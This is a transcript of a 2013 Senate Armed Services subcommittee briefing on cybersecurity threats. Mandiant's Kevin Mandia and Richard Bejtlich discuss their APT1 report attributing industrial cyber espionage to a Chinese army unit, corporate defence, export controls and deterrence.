DEPARTMENT OF DEFENSE AUTHORIZATION FOR APPROPRIATIONS FOR FISCAL YEAR 2014 AND THE FUTURE YEARS DEFENSE PROGRAM

————

TUESDAY, MARCH 19, 2013

U.S. SENATE,
SUBCOMMITTEE ON EMERGING
THREATS AND CAPABILITIES,
COMMITTEE ON ARMED SERVICES,
Washington, DC.

A BRIEFING ON CYBERSECURITY THREATS

The subcommittee met, pursuant to notice, at 2:30 p.m. in room SR–222, Russell Senate Office Building, Senator Kay R. Hagan (chairman of the subcommittee) presiding.

Committee members present: Senators Hagan and Fischer.

Majority staff members present: Joseph M. Bryan, professional staff member; Richard W. Fieldhouse, professional staff member; Creighton Greene, professional staff member; Michael J. Kuiken, professional staff member; Thomas K. McConnell, professional staff member; and Robie I. Samanta Roy, professional staff member.

Minority staff members present: Thomas W. Goffus, professional staff member; Ambrose R. Hock, professional staff member; and Daniel A. Lerner, professional staff member.

Staff assistants present: Kathleen A. Kulenkampff, Bradley S. Watson, and Lauren M. Gillis.

Committee members' assistants present: Jeff Fatora, assistant to Senator Nelson; Christopher Cannon, assistant to Senator Hagan; Peter Schirtzinger, assistant to Senator Fischer; Craig Abele, assistant to Senator Graham; Joshua Hodges, assistant to Senator Vitter; and Charles Prosch, assistant to Senator Blunt.

OPENING STATEMENT OF SENATOR KAY R. HAGAN, CHAIRMAN

Senator HAGAN. I would like to bring this Emerging Threats and Capabilities Subcommittee to order. I want to welcome everybody to our first meeting of this congressional year. I really want to welcome Senator Deb Fischer as the ranking member of this subcommittee. I'm looking forward to working together with you, Senator Fischer. Last 2 years we certainly had a great working relationship with Senator Portman and I know we will, too. So thank you.

Today we meet to receive a briefing on cybersecurity threats. The Director of National Intelligence, James Clapper, recently testified that cyber threats are for the first time leading the list of specific threats to our security. The purpose of this briefing will be to help us gain a better and deeper understanding of the nature, variety, and seriousness of the cyber threats to our national security, including their impacts on the Department of Defense's (DOD) networks and operations.

Cyber threats can range from individual hackers to criminal groups stealing financial data to nation states with sophisticated intelligence-gathering disruptive or offensive capabilities that could steal classified information or harm our critical infrastructure and computer networks.

Before we get started, I do want to outline that we're going to hear from our witnesses in both this open session and in the closed session that will follow. We'll start with an unclassified briefing here. Then we will reconvene in the Office of Senate Security for the classified portion of today's hearing.

I do want to encourage members to certainly take the time to go over to the Capitol for the classified briefing. We're going to be briefed there by Ms. Stephanie O'Sullivan, the Principal Deputy Director of National Intelligence. She will brief us on a recent national intelligence estimate on cyber and will be focusing her remarks on cyber industrial espionage, why it's happening, what role it plays in the national policy of certain countries, who benefits, and so forth. This information, I think, is going to be very useful for all of us who are concerned about this matter, in thinking about what we need to be doing next.

Then the other briefer in the closed session will be Lieutenant General Jon M. Davis, USMC, the Deputy Commander of U.S. Cyber Command (CYBERCOM). General Davis will brief us on the cyber threat as seen from CYBERCOM, which has the responsibility to defend the Nation against cyber attacks that rise to the level of use of force or aggression, to defend the networks of DOD, and to carry out operations in cyber space in support of our combatant commands.

The unclassified briefing we are about to receive here from Mr. Kevin Mandia, who is the founder and the chief executive officer of the Mandiant Corporation, should require little in the way of introduction since it has certainly been widely reported in the media. The Mandiant Report is in many respects a summation and a confirmation of untold numbers of previous reports and developments. But it's also a unique achievement in the depth of the research and the scope of its documentation. The report is impressive too for its professionalism and lack of sensationalism, and it lets the facts speak for themselves.

This report has provided an important service for our public. The Mandiant Corporation has produced an Intelligence Community-quality report without the benefit of the tools and authorities of our government and without the accompanying classification restrictions. So this is an unclassified report that was put together that is being presented to us.

[The information referred to follows:]

See Annex: Mandiant Report, "APT1 - Exposing One of China's Cyber Espionage Units," dated February 18, 2013, at the end of this hearing.

Senator HAGAN. So based on this report, there's simply nothing left in my mind for the public to doubt about the magnitude or relentless character of China's theft of American technology and other valuable business information.

Since this is a briefing format, I'm hoping we can be less formal than in a normal hearing. I want to encourage all of us to feel free to ask questions or to seek clarifications during the presentation. So if we can just have an opportunity to ask questions and have a give and take, I think it will be a very useful briefing.

I want to conclude this portion of the briefing at 3:20 p.m. so that we can move to the Capitol for the closed portion.

Before I call on Mr. Mandia, and thank you so much for your report and for being here, I wanted to ask Senator Fischer for any comments that she may wish to make.

STATEMENT OF SENATOR DEB FISCHER

Senator FISCHER. Thank you, Madam Chairman. It's an honor to serve as ranking member of this subcommittee with you. Thank you.

It's also an honor to look forward to the briefings that we will have today and throughout our time. Just last week, in testimony before the Senate Select Committee on Intelligence, Director of National Intelligence James Clapper stated the threat of cyber attack has become the top security threat facing the Nation, overtaking the threat of terrorism. This assessment makes clear the risks associated with the cyber domain and it is vitally important that the United States meets them head on.

Thus far, our defense-first policies have failed to deter hostile actors from attacking the United States in cyber space. I believe we must begin to assign accountability and impose consequences on those responsible for aggressive attacks on our systems. Little else will influence those nation states, terrorist organizations, and criminals who seek to hold our national security and our economy at risk through exploitation of the cyber domain.

The issues are complex, technical, and can at times seem very academic. But make no mistake, the consequences are real and potentially far-reaching.

I look forward to hearing from you, Mr. Mandia, at this open portion of the briefing and I applaud you and your team for your work. I also look forward to our second panel, where we will receive the classified briefing. Thank you so much.

Thank you, Madam Chairman.

Senator HAGAN. Thank you, Senator Fischer.

Mr. Mandia, once again, thank you for being here. Thank you for the report that your company has presented. We look forward to your presentation.

**STATEMENT OF MR. KEVIN MANDIA, CHIEF EXECUTIVE OFFI-
CER, MANDIANT CORPORATION; ACCOMPANIED BY MR.
RICHARD BEJTLICH, CHIEF SECURITY OFFICER, MANDIANT
CORPORATION**

Mr. MANDIA. Sure, thank you. Madam Chairman, may I ask that
I be joined by my colleague, Richard Bejtlich, who will be offering
some additional color and commentary to some of the details in the
report that we presented to you?

Senator HAGAN. Certainly, and if he could say his name one
more time for the record?

Mr. MANDIA. Sure.

Mr. BEJTLICH. Richard Bejtlich, spelled B-e-j-t-l-i-c-h.

Senator HAGAN. Great.

Mr. MANDIA. Thank you, Richard.

I'd like to begin by just summarizing the report that Mandiant
published, called "Exposing One of China's Cyber Espionage
Units." It's important to note that we only exposed one advanced
persistent threat (APT) group, or threat actor, that we refer to as
APT1. We exposed them based on a couple of reasons, one of those
reasons being that we felt that their tools, tactics, and procedures
had stagnated over the 7 years that we've been responding to them.
We also just felt that in both the private and public sectors that
the general feeling or emotion was that it was time to bring this
to a head. You could sense it and feel it.

So when we published this document, it was very important to
us that we showed that it wasn't just attacks that were coming out
of China targeting the intellectual property of blue chip American
and Western European countries that was targeting our internet
protocol (IP), it was not just the Chinese, but actually an army unit
in China.

The way we did that is we followed two threads of investigation.
First, we followed the technical threads of doing 141 investigations
where the malware being used or the computers being used to do
the attacks were all synonymous with what we ended up grouping
as APT1. That's just an arbitrary name we at Mandiant assigned
this group. As we responded to them, the transition to practice or
the fingerprints of this intrusion group married up at 141 different
victim companies.

As we followed that technical thread, it brought us from com-
puter to computer to computer, to basically a region in Shanghai.
Anecdotally, we also started doing open source collections. What is
in that region of China on Datong Road in the Pudong Region? We
went with the nontechnical evidence and we learned of a Unit
61398, whose charter was to do computer network operations,
where their people needed to speak English. When I say computer
network operations, by the way, I mean both computer network at-
tack as well as computer network defend.

We had a location of this unit in the Pudong New Area of Shang-
hai on Datong Road, and just the nontechnical open source evi-
dence brought us to the exact same location. So when we looked
at the mission of APT1, as we witnessed them stealing hundreds
of terabytes of data from 141 companies, we witnessed them send
fake emails speaking perfect English, we witnessed APT1 use near-
ly 1,000 different computer systems over 7 years, and then we wit-

nessed them using IP addresses or computers in China, as well as the Chinese character set, and we married their location up with the mission and the scope and capabilities of this Unit 61398, it was absolutely the exact same place.

We had the same region, we had the same mission, and we had the same scope of capabilities. So we felt that the Mandiant Report brings the reader and brings the public right up to the front door of this building. We couldn't fly people over there and run down the third floor taking photos, but there were only two options: APT1 that Mandiant has tracked for 7 years is, in fact, Unit 61398; or, in one of the most closed societies in the world, where they monitor Internet use of your Gmail access or of your Yahoo searches or Google searches, that somehow the Chinese Government is flat-out missing a 7-year campaign to pilfer millions and billions of documents from hundreds of U.S. companies. It's just hard to fathom that that's a real alternative.

So we believe there's no valid conclusion other than a unit of the People's Liberation Army (PLA) has, in fact, been chartered to compromise the U.S. infrastructure and steal our intellectual property.

Senator HAGAN. Impressive opening comments.

Let me just ask you a question on the scope. Multiple times in the report it stressed that even the massive activities that you've directly observed and catalogued is perhaps dwarfed by what you haven't seen, and that you judged that you have observed only a small fraction of what the APT1 unit alone is doing. So can you expand on that?

Mr. MANDIA. Absolutely. Mandiant can only know the lowest bounds. So we reported on what was in plain view to Mandiant as we were hired by different victim organizations to respond. So our knowledge of APT1 is what I call lateral. We were hired by Company A to respond to APT1, then Company B, and then go on through——

Senator HAGAN. That was 141 companies?

Mr. MANDIA. You bet, over time it was over 100 companies. As we respond to each one and we see the same types of malware, the same modus operandi, the same fingerprints, I call them digital fingerprints, tracking it back to APT1, we only know what we know. So all we've done is establish the lowest bounds. There could be thousands of companies that were compromised by APT1 where Mandiant wasn't hired to respond and some other companies were.

Senator HAGAN. You also said the non-technical unit in the Pudong Region. Explain that again to me?

Mr. MANDIA. What I meant is the non-technical resource that we did at Mandiant brought us to the same place where the technical threads and technical evidence brought us to, a small quadrant of Shanghai.

Senator HAGAN. What is your non-technical?

Mr. MANDIA. Non-technical is open source collections, literally Googling for the Chinese character set of Unit 61398. We Googled to find this place, essentially.

Mr. BEJTLICH. Madam Chairman, if I could add some color to that. One of the things we did was say: If you were to run an operation for 7 years controlling thousands of computers, targeting at least hundreds or probably thousands of western companies, what

would you need to do that? You would need a headquarters, you would need power, you would need telecommunications links, and you would need infrastructure to support these people.

The activity started, at least from our perspective that we were able to see, in 2006, and in 2007 this building, 130,000 square feet. We got a copy of the document that ran the telecommunications line to this building saying: This is for Unit 61398, and if you don't know who they are, they're very important. They're the second bureau of the third department of the PLA, which does signals intelligence work.

So putting that all together, thinking if this unit existed, what would it look like for them on the ground, and there it is. You have the technical indicators, you have the non-technical indicators. It matched very well.

Senator HAGAN. Mr. Mandia, is it APT1?

Mr. MANDIA. Yes.

Senator HAGAN. It's a military intelligence unit, but it's marauding through this whole portion of the broad U.S. industrial base. Should we conclude that the Chinese Government sees the theft of U.S. technology and know-how as a key element of their national security? If so, is this because they see this theft as important to their economic growth, and is this economic growth critical to their regime's stability?

Mr. MANDIA. Sure. I'll start with that and then pass it to Richard. From my experience, this is an extensive effort to pilfer intellectual property out of this country. It's been supported monetarily. It would take thousands of people, thousands of systems. You'd have to have your computer intruders—and those are normally very different people than the folks who benefit from these intrusions, meaning the folks who would read the emails or read the documents that have been pilfered. So the mere infrastructure alone and the time and duration and scope of this effort to steal our secrets has gone on for so long that there's a large amount of investment in it. Based on that investment, it's hard to conclude anything other than that there's an advantage being gained from that investment.

Mr. BEJTLICH. If you look at what the Chinese have stated as far as their objectives and their different areas of priority, the number one concern for the PLA, or really for the party, is the preservation of the party in power. The number two concern is their economic development. That's why this theft is really a national security concern for them. It isn't an economic concern in the sense that the United States thinks of the economy as the basis for our military power. The Chinese think in terms of the economic and military being together as a national security concern.

So that's why we're a little skeptical that simply telling them to stop, they will stop, because they think this is the engine of growth, this is how we're going to provide jobs for our people, create world-leading brands. We're going to take this innovation from the West and put it into our own products and services. So they do see it as—probably the number two priority in their country.

Mr. MANDIA. One of the more interesting things that we did is as we were doing open source collections, as I call it, Googling for evidence to some extent, we were finding things in China that—

we're all familiar with Kentucky Fried Chicken. We were finding pictures of absolute replicas in China of Kentucky Fried Chicken, absolute replicas of Starbucks in China.

So as you see these things emerging from there, it's not a great leap to say that the computer intrusions to steal our IP are, in fact, to shortcut the research and development process. It's to shortcut learning what our marketing plans are, what our sales plans are, how much we charge for things, what our road map is for our products and technologies, how we build things, how we manufacture. All those materials have been taken and what we're starting to see is imitations of it popping up.

Senator HAGAN. Do you want to ask a question?

Senator FISCHER. Thank you, Madam Chairman.

In your 7-year investigation, did you find other digital fingerprints out there? I would imagine you did. To translate that into numbers, how many other groups like this do you think there are, and what's the damage in numbers to companies here in this country?

Mr. BEJTLICH. Yes, ma'am. APT1 is one of at least two dozen numbered groups that Mandiant tracks. Not all of them are Chinese, but many of them are because the Chinese are the most prolific perpetrators of this type of activity. APT1 is one of those groups that is very broad in itself, but it's just one element of a large campaign. There are other teams working in other cities in other parts of the country that in some cases target other areas of the economy, but in other cases they interact.

We've done work for victims where we've seen two, three, up to five or six independent groups all competing to get access to information of a western company simultaneously. So there is—we wonder in our government about deconfliction of priorities and different military units and such. The Chinese probably have that same concern because they have so many teams stealing data at the same time.

As far as impact, it's tough to——

Senator FISCHER. Could I just interrupt you?

Mr. BEJTLICH. Yes, ma'am.

Senator FISCHER. Are you saying that most of them are army computers that are doing this?

Mr. BEJTLICH. We can say with confidence that they're Chinese units. We don't know if they're necessarily military. There's a certain hierarchy in China——

Senator FISCHER. Would you say they're government?

Mr. BEJTLICH. I would say they're at least government-sanctioned. We can't say for sure, these other units, whether they are uniform-wearing military or if they're contractors or if they're outsourced third parties.

The way to think about the Chinese effort is there's three levels. There's patriotic hacking, there's state-backed militias that are closely affiliated with the universities, and then finally there are the military or military-associated units. APT1 is an example of that, of that top level. But even then, APT1 is not the top of the hierarchy. We do see other teams that have other capabilities.

Senator FISCHER. What's "patriotic hacking"?

Mr. BEJTLICH. A patriotic hacker is someone who says they are sympathetic to China's sense of itself in the world, they believe that it is their duty to attack western individuals or companies, and the Chinese Government tolerates that activity, whereas in the United States if we had someone doing that same activity they would most likely be arrested.

Now, that's not to say the Chinese don't arrest hackers. If you are a hacker in China, or Russia, for that matter, and you hack another citizen, they will arrest you and in some cases there's fairly significant consequences. So that's one of the ways that they say: Look, Chinese Government, we arrest hackers; we don't like this. They're arresting the ones who are hacking each other.

A good example of that is some hackers set up fake universities in China and were taking in tuition payments and putting out fake degrees. This was all fake and the government ended up shutting it down.

You see the same dynamic in Russia. If you're a Russian hacking another Russian, you're going to go to jail. But if you're a Russian hacking an American, no problem.

Senator FISCHER. If you're a Chinese hacking an American, are you doing it to disrupt or are you doing it to gain information?

Mr. BEJTLICH. At the patriotic hacker level it's generally disruption. But what happens is that indicates that you have an interest and a capability, and you will be recruited into a university. Then if you show even more capability, you may end up in a military unit.

Senator FISCHER. I know you said the second type of hacker was university—you used some other term. What was that?

Mr. BEJTLICH. Kevin and I were both in the military. It's a tough situation to have people who want to volunteer their service other than the formal National Guard, Reserve, or Active Duty. In China you can be in a militia that's a nebulous organization and be allowed to hack, and the more you hack the better. The best of them are chosen to go into the military.

Mr. MANDIA. I'd like to expound a little bit on the characteristics of the advanced persistent threat hackers that we mostly see and make some generalities about the attacks we're seeing out of China. First and foremost, these attacks are against companies; they're not against individuals at the highest level. It's to steal corporate secrets, not individual secrets necessarily.

But the second thing that's insidious about these attacks is that they actually target humans, though, and they target human weakness. That's why there's been such a complication in fixing the problem. Just, hey, why don't we stop this? But it's more complex than stopping it, because the intrusions that APT1 and other groups like them are doing are exploiting human weakness.

They do it by sending emails purporting to be from someone you know, and you get these emails, and you may get them to your mobile devices or to your laptop or your desktop at work, and they're soliciting you in pretty darn good English to click on a link, to see a Word document or a Powerpoint document or something that you would expect to get even. Just by clicking on that link or downloading or opening that attachment to that email, you're compromising yourself.

So they're leveraging human weaknesses and human vulnerability and trust to break into these organizations. But they are not targeting an individual at home. It's very clear to us, after responding to Chinese intrusions for nearly 15 years now in my career, the attacks do follow a rule of engagement, but it's to steal IP, but I've never witnessed Chinese intruders, other than to breach the confidentiality of documents, I've never seen them change things. They're not changing the integrity of the data or making it unavailable intentionally, meaning they're not just shutting down machines and making it so that no one can connect to a machine.

So there has been rules of engagement during the 15 years that I've responded to these types of intruders. But make no mistake, they are targeting our IP. It's very obvious from the moment they break in that they're just pilfering every pdf, Word doc, Powerpoint doc, and email related to the projects or work that they're interested in.

Mr. BEJTLICH. The one exception to the individual part is if you're an activist, a Tibetan activist, Falun Gong, those people are targeted incessantly. I met with an activist, a Tibetan activist, in Toronto yesterday and she described a 10-year campaign that her organization has been enduring. She has 5 years of evidence. She kept all these emails with all these malicious attachments like Kevin described.

They have had to rely on the human defense of, I have to make the decision, do I trust this email. It says that I'm a Tibetan, I need money, I'm going to be arrested. So they've tried to figure that out as best they can. But outside of that, it is truly an espionage campaign like you've never seen.

Senator FISCHER. With businesses, how much would an American company spend on cybersecurity and what's the cost to consumers?

Mr. BEJTLICH. Prior to working at Mandiant, I was the director of incident response at General Electric, and I had a budget of $13.33 per employee per year to spend on my team of 40 people. With that budget—with 300,000 employees, you can do the math and figure out what the budget was—I was able to hold the line against that group.

What that will tell you is that unless you are a top company who can hire top talent and scale it out, scale those costs across the business, you can't afford the fences that will stop a Chinese military unit or a Russian unit or anyone else. It is truly a problem that is not—small and medium business, as an example, have an exceptionally difficult time dealing with this because they just can't support a team to hold back a military unit, or even a non-military unit that's very well-skilled.

Mr. MANDIA. Thinking about the impact of it, I think we're on the early onset of determining the cost to the consumer, because there's a certain amount of time that needs to elapse to benefit from all the intellectual property that's been stolen. So I think we're on the front end of the power curve, learning from these intrusions to see what would be the consequences, how many jobs might we lose, how much competitive pricing pressure might we get from exports coming out of that region.

So I think we're still learning what was benefited from this enormous data theft, and we'll learn more over the next few years.

Senator FISCHER. Thank you.

Thank you, Madam Chairman.

Senator HAGAN. I'm sure we have a series of questions. On that topic about protecting, and from GE's perspective, or any customer, is it possible to keep the adversaries out of our networks by technical means alone? I mean, techniques such as firewalls, intrusion detection systems, antivirus products, and the like. Or is it necessary to actively monitor and constantly search for the intruders?

I ask this because it should affect the standards that the government is developing for critical infrastructure under the new cyber executive order. If we need investigative processes as well as "good hygiene," that needs to be included in the standards that the National Institute of Standards and Technology is developing. I'd love to hear both of your comments on that.

Mr. MANDIA. I'll give you the high-level results. As we improve our security posture—and by the way, throughout my 20 years of doing cybersecurity, for the most part, the security in this country is getting better. It's been going in the right direction.

But as we do that, what we're really doing is reducing the target area for the attacker. What's lacking is that no matter what we do there's always going to be a gap in our security. There's always going to be technologies that are deployed faster than the means to secure them, and attackers will always take advantage of that.

But that doesn't mean that we just give up. So we have to come up with a process where we mind the security gap that's always going to exist. That's one of the things that I've observed over the last 20 years is missing. We have this Maginot Line of preventive forces and we've established it, and we keep extending it, and we keep narrowing the gap. But what we haven't done a great job of necessarily is minding that gap, observing when are the bad guys getting around our defenses.

So that's the high-level overture of where we're at as a country. The gap is shrinking, but we're not minding it as well as we could.

Mr. BEJTLICH. Madam Chair, the techniques we've seen in the highest-performing organizations, whether they're the military or the government or private corporations, people accept that you will be compromised, but you have to find it quickly, scope it effectively so you know the size of the breach, and then contain it. So you detect quickly, you respond quickly, and you contain quickly.

It's not you deploy some type of technology and you assume it will keep the bad guy out. You have to say that's going to fail, there's going to be a security gap, like Kevin mentioned, and once that gap is exploited, you react to it quickly.

Senator HAGAN. Back to the APT1 unit. Who receives the stolen information that has been hacked? Is it state-owned enterprises, private companies? Then what do they do with it? I have examples of companies in North Carolina that were making outdoor recreation equipment, small scale, and yet all of a sudden they received requests for replacement parts because the parts that the people had purchased were not the original, it was not their design, it was not their product. Yet, now they are being told that you're respon-

sible for this defect, when it had been hacked, it had been copied, and obviously not used the sturdy material that this company used.

Mr. MANDIA. I'll answer first on that. From our perspective—and Richard's going to have a different answer, but I don't know where the information goes after the intrusion. As we respond to these incidents, our consultants are in plain view of so much stolen information we can't possibly go through it all, nor do we. So I just want to leave you with the thought, it's mind-boggling how many people it would take to go through terabytes and terabytes of information.

When you hear the word terabyte, most people don't even know what the heck that is. But I can assure you, in your whole life you're never going to read a terabyte of information. I don't think you'll ever get through it. I can only conclude there are a lot of folks. If you want to go through all this information, there has to be a whole engine that can take this electronic information in, create what's called an index for it so you can search it quickly, like a card catalogue, and you have to have the experts or the expertise that can benefit from it, because we're seeing design documents that make no sense to anyone but the engineers who made them, and you have to have a proficiency and an expertise in very specific topic areas to take benefits of it.

But just from the volume we've seen, it would take an immense and costly effort, with lots of resources, to go through this data.

Mr. BEJTLICH. This is the great question for us. There's either a great intelligence report or a Ph.D. or a book waiting in it. We try to think in terms of similar activities. Kevin talked about the size of what an activity like that might look like. We know that the Chinese employs tens of thousands, if not more, people who do nothing but censorship. These are people who watch Sina Waibo and these other chat technologies looking for key words, that they then remove; they delete these posts. So if the Chinese are willing to devote tens of thousands of people simply to monitor their own Internet usage, we could be sure that they would have plenty of resources to throw at going through these documents.

However, that clean case of get the information, get it to the right place, and then duplicate the product or service, that's a tough one for a company like ours to make that. We don't have people in China. We haven't found people who are willing to talk about what they have seen. It would be great if there were some defectors or something who would give us some insight into that process.

Senator HAGAN. Let me talk about countering the proliferation of cyber weapons. Export controls and other methods to control the proliferation of dangerous weapons have been in place for decades. Cyber weapons have the potential to cause damage on the scale of weapons of mass destruction, and it's common knowledge that there is a flourishing black market where one can buy or rent the cyber tools that can penetrate just about any computer system that's in use today, as well as the infrastructure to carry out even large-scale operations, such as the large collection of compromised computers, commonly referred to as a botnet.

This cyber black market is a dangerous source of capabilities for terrorists, for criminals, and even nation states. Mr. Mandia, from your perspective as a security expert in the private sector, do you

believe that it would be possible to develop a system of export controls for cyber weapons analogous to those that we have for other weapons? Do you think that such an idea is workable or even worth considering?

Mr. MANDIA. I can only offer you the perspective of a cybersecurity practitioner. I immediately went to the technical complications. No matter what we try to impose via legislation, the ability to surreptitiously communicate on the Internet exists. You can have an encrypted end point speak to an encrypted end point and it's very hard to know the content of those communications.

The challenge of cyber weaponry is that it's highly scaleable. Someone with great expertise here at one site can just email it via an encrypted protocol to somebody with far less capability and technical wherewithal, and yet they have now been empowered to do a Stuxnet-like attack. So that's the challenge. It's almost like trying to put the cat back in the bag. There's encryption that's free, publicly available. There are anonymization techniques that you use on the Internet——

Senator HAGAN. There is what now?

Mr. MANDIA. Anonymization techniques. That's a big word for it's hard to pierce anonymity on the Internet sometimes when people are trying to remain anonymous.

So because of encryption and the anonymity on the Internet, cyber weapons could be traded. I think it would probably be easier to catch any money that might pass hands, quite frankly, because you can trade the actual electronic bits and bytes surreptitiously.

Mr. BEJTLICH. Madam Chair, I was at a conference in Toronto where this very subject came up. I'm neither a lawyer nor an export control expert, but it was made apparent to us that there are laws in place that cover preventing the export of items of torture or these sorts of—from the 1970s, where the United States is prohibited from exporting this sort of stuff.

I think if you define certain types of tools as being used for that type of behavior—in other words, some type of software that's used to conduct surveillance on an activist in Syria, and that person is arrested by virtue of the government buying that tool, the Syrian Government buying that tool, or something to that effect, I think that we have the legal framework in place to control that sort of export. I'd like to see that happen. I think it's not an easy case, but I think you can make a good case that we should not be exporting software that's then used for that sort of behavior.

If you're looking at other types of software, though, this same tool that can be used to break into a network I can use to test my network to make sure that a bad guy can't break into my own company. So that becomes very difficult. Sometimes it comes down to what the marketing is. Is this tool marketed for nefarious purposes or is it marketed for legitimate purposes to try to improve your own security?

One of the best ways we know to find out if you're vulnerable, one is to check to see if intruders are there; and then the second one is to simulate an intruder. If an intruder—if you simulate the intruder and you can't get access to a certain computer, then you know you're doing pretty well. To do that sort of work, you need that tool.

So that's where it becomes difficult to try to regulate that sort of software. But I do think there's room to sort of carve out the clearly malicious software from the software that has a legitimate purpose.

Senator HAGAN. Mr. Mandia, your company's report and other such reporting from the private sector, I think, is very helpful for educating the American people about this threat in cyber space. It's also very helpful, I believe, in getting China's attention to this matter and letting them know that we know perfectly well what they are doing. We have certainly seen that in the last several weeks since your report came out.

I realize that you sacrifice something when you reveal what you know. China probably will now change some aspects of how they operate and this may make it harder for you to track them in the future. But it seems to me that, as you say, you just can't prevent and deter a crime if all we do is observe the criminals to gather the intelligence. We can't just sit and watch China stealing this property.

If your company was able to collect all of this information on an unclassified basis, it seems to me that the government could also make such releases without undue damage to source and methods. What are your views on the gain versus loss calculation?

Mr. MANDIA. I think that's a great question, and it becomes, is there a network-enabling effect of sharing intelligence? That's pretty complex. I can share this with you. Mandiant, when we obtain intelligence, we do it what I call laterally. We have to go from company to company to company to company. I think that the government is uniquely positioned at the top of the pyramid where they can get information from the bottom, which means they will have a top-down view that should be and is more comprehensive in scope than what Mandiant can provide going laterally.

So the government is uniquely positioned to know more, have better intelligence, and be able to make that actionable should they be able to share it with prospective victims or imminent victims, meaning the intelligence showing that something's about to happen or is pending.

I think that the criteria that go into that decision, does the gains outweigh the negative effects, I feel that once you have the capabilities to observe and orient on an attacker, you actually gain intelligence sometimes when you deal the attacker what I call the Mike Tyson upper cut, where if you change their behaviors, but you're able to swivel and observe and orient quickly again, to some extent you're now in charge of the game that you're being played.

So I think there's a tremendous advantage at times to share the intelligence, but you also need to be postured to swivel for where they go next. The nice thing about it is as we take control of the game and start pushing the mouse into other directions, we can start predicting what they're going to do. I think the minute we're predicting what their reactions will be, we're starting to win at the game.

Senator HAGAN. Interesting.

Senator Fischer.

Senator FISCHER. Thank you, Madam Chairman.

The Chinese premier has made comments since your report has been released. Have you seen those?

Mr. BEJTLICH. Yes, I have.

Senator FISCHER. He said: "I think we shouldn't make groundless accusations against each other and spend more time doing practical things that will contribute to cybersecurity."

Also, the foreign minister said: "Anyone who tries to fabricate or piece together a sensational story to serve a political motive will not be able to blacken the name of others nor whitewash themselves."

What's your response to that?

Mr. BEJTLICH. The main response that I've seen from the Chinese that I find curious is that they claim that our attribution is based on IP addresses, when clearly it's not. IP addresses are but one component. Even an IP address has value when it's the same IP address, the number that's assigned to a computer is the same for 7 years. I mean, that tells you something.

But what's funny is that they say you can't use that measurement to assign attribution, and yet in the very next breath they turn around and say: "American IP addresses are attacking us." So they think that somehow it's logical to deny our part of the argument, but then to use it for their purposes.

I think they were stunned by this. I'm waiting for them to write a report. I just don't know if they'll be able to do it, because I feel that they may have some abilities, but to be thorough and professional and just to lay the facts out, I don't know if they're in a position to do that. They've not had a very sophisticated response if all they can do is talk about IP addresses that were seen attacking.

Because our report isn't an attack report and other reports that we've seen come out since then, those are all attack reports. Our report's an intrusion report. This shows companies were broken into and data was stolen. 356 days on average an intruder was inside a company, terabytes of data stolen. One company was compromised for almost 5 years. That's much, much different than seeing an attack that gets bounced off of someone's firewall or another technical defense.

Mr. MANDIA. I think you always run the risk when you deny, deny, deny that overwhelming facts come to the public light. I think that over time we should see a tapering of the denials coming out of China on this. There is no doubt when we released this report one of the factors that brought me to the cusp of let's release it was the response to the New York Times article that came out in February. The New York Times said: Hey, we were compromised by the Chinese and here's what they did. The Chinese once again came back with the statement: "It's irresponsible and unprofessional to accuse us." I went: "You know, let's accuse them."

I think that the more they deny something, the more likely we'll entertain sharing more information.

Senator FISCHER. Have you seen a change in the APT1's practices since your report's been released?

Mr. BEJTLICH. Yes, we have. We've seen them try to clean up some of their online presence.

Senator FISCHER. How would they do that?

Mr. BEJTLICH. Some of the public databases that we or other security researchers can use to identify them, they've changed some of those entries. But what's interesting about that is by noticing the entries were changed it revealed something about who did it.

We've seen them change some of their infrastructure, so the computers they were using to hop from China to the West, some of that has been changed. But we've been able to keep up with them on that perspective as well.

I think what's also fascinating is that since the report was published there's been at least 25, upwards of 30, derivative, either efforts or reports, that built on our own research. You may have seen a wonderful story in the L.A. Times where some of their on-the-ground reporters found the blog of what apparently is one of the members of these units, where he described the drudgery of working in this unit over the period of several years, how he disliked the fact that it was away from the main city, which this headquarters is often in not a very interesting part of town. He missed his girlfriend. He felt like he was working in a prison because he would work from 8 a.m. until 8 p.m.

It was very interesting to get a firsthand account from someone who was one of these, self-identified as a Chinese military hacker, in uniform and so forth. So we hope that by bringing the report forward we'll get more and more of this sort of derivative analysis that gives even more detail.

Senator FISCHER. Do you think that with these hackers being able to have access to American companies, can they also shut them down? Does that access give them the ability to shut them down?

Mr. MANDIA. Yes.

Senator FISCHER. But they choose not to at this point?

Mr. MANDIA. Yes. We've responded to APT1 over 100 times, and these other APT groups hundreds and hundreds of times, and we have never seen what I would describe as destructive activities. We may see every once in a while they'll clear a log file to erase some evidence. So I think that the tools they have in place a lot of the times, not all of them, but some of them do have the access required to do a shutdown. Some of them even have in their back doors, that surreptitious way to access a machine, the ability to shut it down.

Haven't seen it happen yet and I don't anticipate that the Chinese will be a threat that starts shutting down machines. I think other cyber threats will emerge before they do, meaning the Chinese, before they take advantage of that capability.

Senator FISCHER. You mentioned back doors. Are back doors set up in the manufacturing of computers or software? Is that a point we need to be concerned about at the very beginning of where we get our computers?

Mr. BEJTLICH. I would be more concerned with just overall software quality. To the extent software is not very well-coded and there are vulnerabilities that make it possible for someone to take over that computer, that's a concern. But when we write about back doors in our report, we're talking about methods of access that the Chinese have either introduced or stolen. They start out with using their own tools, but then they evolve to using the tools that

you have. In other words, if you connect via a virtual private network as a user so that you can work from home, that's what they steal, so that now it looks like they're a normal user.

So half of the time when we work these intrusions, eventually they look just like a normal user. That's what makes it very difficult for a company to find them and why they're able to stay active for so many years.

Mr. MANDIA. My opinion is we have to be mindful of our supply chain. That's what we're really talking about. I think the minute we turn our backs on that, that obviously that'll be a way to exploit our country again. So traditionally, though, it's so easy to break in right now by exploiting human trust and putting the traditional back doors that we've seen for 20 years on systems. That's what people do today.

But if we ignore the supply chain down to the chip, over time that might sneak up on us and be a challenge. I have not personally—well, that's not true. Throughout my career there have been publicized cases of software having what's called "Easter eggs" in it or some kind of unwanted surprise in it. But I think that's a future problem, but if we ignore it it'll come faster.

Mr. BEJTLICH. We did document a case in our latest M-Trends report that was released this last month where a hard target who had been experiencing this problem for many years found that they were being attacked by a partner and by an outsourced information technology supplier who was compromised. So this is the trend now, that if your primary target is hard enough you come in through others. It doesn't necessarily mean you come in through the actual laptop that you buy or that sort of thing, but you come in through partner organizations. As those harden, like Kevin said, then I think the true supply chain will be the issue.

Senator FISCHER. My last question would be: how do we deter them?

Mr. BEJTLICH. I think signaling is one way. I don't have privy to how the decision was made, but when I saw that General Alexander was talking about offense explicitly I think that was a signal. I think that stating that we see you and that this is not acceptable is proper as well.

